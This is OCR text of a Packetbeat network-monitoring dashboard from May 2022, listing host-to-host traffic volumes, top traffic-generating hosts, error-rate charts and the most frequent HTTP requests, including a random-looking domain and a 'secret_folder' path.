
Network Traffic Between Hosts [Packetbeat Flows] ECS


Source IP	Destination IP	Source Bytes	Destination Bytes
192.168.1.90	192.168.1.100	218GB	4.7GB
192.168.1.90	192.168.1.105	2.9MB	2.9MB
192.168.1.90	192.168.1.1	1.6MB	6.2KB
192.168.1.90	192.168.1.90	762.4KB	711KB
192.168.1.90	142.250.138.103	279.9KB	5.3MB
192.168.1.105	192.168.1.100	65.4GB	4.8GB
192.168.1.105	91.189.91.39	173.2KB	47.5MB
192.168.1.105	185.125.190.36	121.9KB	13.2MB
192.168.1.105	169.254.169.254	86.9KB	214.3KB
192.168.1.105	192.168.1.90	81.6KB	1.2MB

Export: Raw Formatted


Top Hosts Creating Traffic [Packetbeat Flows] ECS
139.7GB
93.1GB
46.6GB
0B
Count
2022-05-09 00:00
2022-05-12 00:00
@timestamp per 3 hours


Errors vs successful transactions [Packetbeat] ECS
100%
80%
60%
40%
20%
0%
Count
2022-05-09 00:00
2022-05-11 00:00
2022-05-13 00:00
@timestamp per 3 hours
OK
Error


Top Hosts Creating Traffic [Packetbeat Flows] ECS
139.7GB
93.1GB
46.6GB
0B
Count
2022-05-09 00:00
2022-05-12 00:00
@timestamp per 3 hours
192.168.1.90
192.168.1.105
185.243.115.84
166.62.111.64
10.0.0.201
127.0.0.1
192.168.1.1
fe80::215:5dff:fe00:...
fe80::90ca:742e:54...



Top 10 HTTP requests [Packetbeat] ECS Last 7 days

url.full: Descending	Count
http://127.0.0.1/server-status?auto=	2,362
http://snnmnkxdhflwgthqismb.com/post.php	280
http://www.gstatic.com/generate_204	139
http://192.168.1.105/company_folder/secret_folder	64
http://ocsp.godaddy.com	63

Export: Raw Formatted